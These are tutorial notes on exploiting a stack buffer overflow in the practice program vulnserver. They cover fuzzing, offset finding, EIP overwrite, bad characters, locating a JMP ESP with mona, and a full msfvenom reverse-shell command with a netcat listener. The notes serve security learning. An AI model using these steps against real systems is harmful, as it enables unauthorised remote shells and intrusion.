INTRODUCTION

Anatomy of Memory:

Kernel 11111 (TOP)


Stack 🡪 focus on stack

Heap

Data


Text 00000 (BOTTOM)

Anatomy of Stack:



Buffer space goes down, you send a bunch of space but you should reach the EBP but stop, if you have a BO attack then you overflow the buffer space you’re using and reach over the EBP and reach into the EIP.

We can use this address to point to directions that we instruction (malicious code that gives us a reverse shell).



Steps to conduct a Buffer Overflow:

* Fuzzing – Send a bunch of characters at a program and see if we can break it.
* Finding the Offset – If we do break it, we want to find out at what point we broke it, called the “offset”, use the offset to overwrite the EIP
* Overwriting the EIP


Once we have the EIP controlled we need to do house cleanup things.

* Finding bad characters
* Finding the right module
* Generating shellcode 🡪 point that EIP to our malicious shellcode.
* Root!

Tools to be used:

* Victim machine: Windows box.
* Vulnerable Software: running on Windows, what will need to attack.
* Attacker Machine: Kali Linux.
* On the victim machine: Run Debugger: Immunity Debugger

FUZZING

Declare it’s python, import modules, import sleep, so sleep for a second before trying this process again.

Declare buffer variable 🡪 inside buffer we have 100 A’s, we’re going to say while true (loop) 🡪 try to connect to this socket (connect to IP address, then port)

Then we will send the command that’s vulnerable. s.send ( xxx + buffer). Close that connection, go to sleep for a second, then append to buffer for another 100 A’s/

As long as there’s a connection, we’re going to keep sending you buffers.

We’re trying to narrow down where it’s breaking. Once it breaks print an exception.

“Fuzzing crashed at 2700 bytes” 🡪

FINDING THE OFFSET (EIP)

Finding where the EIP is at is the next step. Tool that will create values that we’ll send out then we’ll say what is the EIP value and where does it correspond in the specific number of bytes that we sent over.

-l length = we found somewhere around 2700 bytes is where the vuln crashed, let’s just make it an even 3000


/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 3000

Now it will generate 3000 bytes.

Modify script we created earlier:

2.py

offset =



We don’t need a while loop, try: is enough, same connection, send offset.

Run script 🡪 Going back to Immunity Debugger, we see that we’ve overwritten everything, we see the EIP is



Go back to kali, and run:

Q = finding, EIP number.

/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 3000 -q 386F4337

We will find a pattern offset, “Exact match at offset 2003”

This tells us that at 2003 bytes, we can control the EIP. Overwrite it with very specific bytes and see if they show up.


OVERWRITING THE EIP

We found the offset at 2003 bytes, so 2003 bytes right before you get to the EIP, then the EIP itself is 4 bytes long – so overwrite those specific bytes.

So delete the offset variable and add shellcode:

Remember, we found 2003 from the pattern\_offset.rb, byte 2004 is where the EIP starts, so 2003 + 4 B’s. We should see 42424242 on the EIP when we overwrite it.

Shellcode = “A” \* 2003 + “B” \* 4



Run the script! It should break the program. We see the EAX, went through, good, EBP, 41414141, Also A’s good. EIP is 42424242 🡪 We only sent 4 bytes of B’s and they all landed on EIP, so we now control the EIP!

Smooth sailing from here, just small housekeeping things we have to do (bad characters, modules), then generate shellcode, point EIP instead to that return address that will be malicious, then gain root.

FINDING BAD CHARACTERS

(NOTE THEM FOR WHEN YOU NEED TO WRITE THE SHELLCODE)

Generating shellcode, we need to know what characters are good for the shellcode and what are bad for the shellcode.


To do that, run all the hex characters through our program and see if any of our program act up.

By default, NULL x00 act up.

Google 🡪 badchars

Copy and paste the badchar variable, and edit the python script again to include badchars, also add that to the shellcode.

Delete \x00 because it’s default-bad so we don’t even have to run it through our program.



Run, check immunity debugger,

We’re interested in the hex dump,


At the ESP, right click and say follow-in-dump.

To make it bigger 🡪 right click, appearance, OEM

Look at the hex dump, we sent x01, so we’re expecting 1-9, 0a, 0b, 0c, 0d, 0e, 0f, 10, 11, 12,13, 14,15, 16, 17, 18, etc. all the way to FF.

We go through all and see if there’s anything out of place.

If you see 10, 11, 13, 14. Then it’s likely that 12 is a bad character.

 It’s identifying bad characters as B0, it’s not going to always be B0. I’m missing 04, 05, 25, 28, 29, etc. etc. etc. Notate them all!


FINDING THE RIGHT MODULE

Looking for a DLL or something similar inside of a program that has no memory protection:

* No Dep, no ASLR. Mp safe SCH, etc.

Tool that we can use with immunity debugger to achieve this. (Mona module)

Download mona.py on github (corelan/mona) and add it to the Immunity debugger path:




Type in the bottom on the bottom of Immunity Debugger:

!mona modules

That will pop information, and if you look we can see these protection settings, False, True, etc.

We’re looking for False across the board except for OS Dll

We’re also looking for something attached to the vulnerable software itself (in this case, “vulnserver”.



Also make sure the BASE doesn’t contain bad characters in our case.

They don’t ALL have to be false! OS DLL can be true.

We don’t need to do this if we have it writte already:

We need to also find the opcode equivalent of a jmp.

Go back to kali linux:

Locate nasm\_shell

/usr/share/Metasploit-framework/tools/exploit/nasm\_shell.rb

JMP ESP

🡪 will return the hexcode:


FFE4

Go into immunity, and type:

-m for modules, then use the dll we see in the path

!mona find -s “\xff\xe4” -m essfunc.dll

Click enter. Looking for return addresses




Start at the top of that Results list.

Go into kali, and edit the python script

Return address first was 625011af (as we see in the screenshot).

We need to enter it in: \xaf\x11\x50\x62.

REMEMBER THAT ^ \ It’s in reverse. X86 architecture – Little endian format.



This should throw the same error as before, but will hit a jump point. We can catch this in immunity.

Open immunity again, click on the arrow on the top:



Enter the expression: 625011af, that’s our jump code. If we hit okay, we should find the FFE4 JMP ESP, perfect! We’re going to hit F2 to turn it Blue.

We have now set a break point. We’re going to overflow the buffer, but if we hit that specific spot, don’t jump to further instruction but instead wait for us.

When we run it, we can see that the EIP leads to the JMP ESP. Now to write a shellcode!

GENERATING SHELLCODE AND GAIN SHELL

Use msfvenom to generate shellcode.

-p payload – windows, shell reverse tcp

EXITFUNC = thread 🡪 make our exploit a little more stable

-f 🡪 file type, export to c


-a 🡪 architecture (x86)

-b 🡪 bad characters (in this case, we only had the null byte as bad characters)

Msfvenom -p windows/shell\_reverse\_tcp LHOST=<ip> LPORT=4444 EXITFUNC=thread -f c -a x86 -b “\x00\xSO ON”

Copy and paste the shellcode into our script (no need to copy the semicolon at the end, or unsigned char buf[] =)

Take note of the payload size just in case, you could be working with limited space. In this case 351 bytes.   
Open python script and edit it:



Overflow = our shellcode

Shellcode = 2003 bytes, that gets us to the EIP, when we get to the EIP we’re gonna hit this pointer address that leads to the JMP address, the set of instructions that we’re providing is that overflow.

Add NOPS, “\x90 \* 32” 🡪 We’re adding a little bit of pad space in between the jmp command and overflow shellcode. If we didn’t have this, our overflow might not work.

Set up nc to listen: nc -nlvp 4444

run the server again as administrator, no need to have it in immunity this time. Run script! SHELL!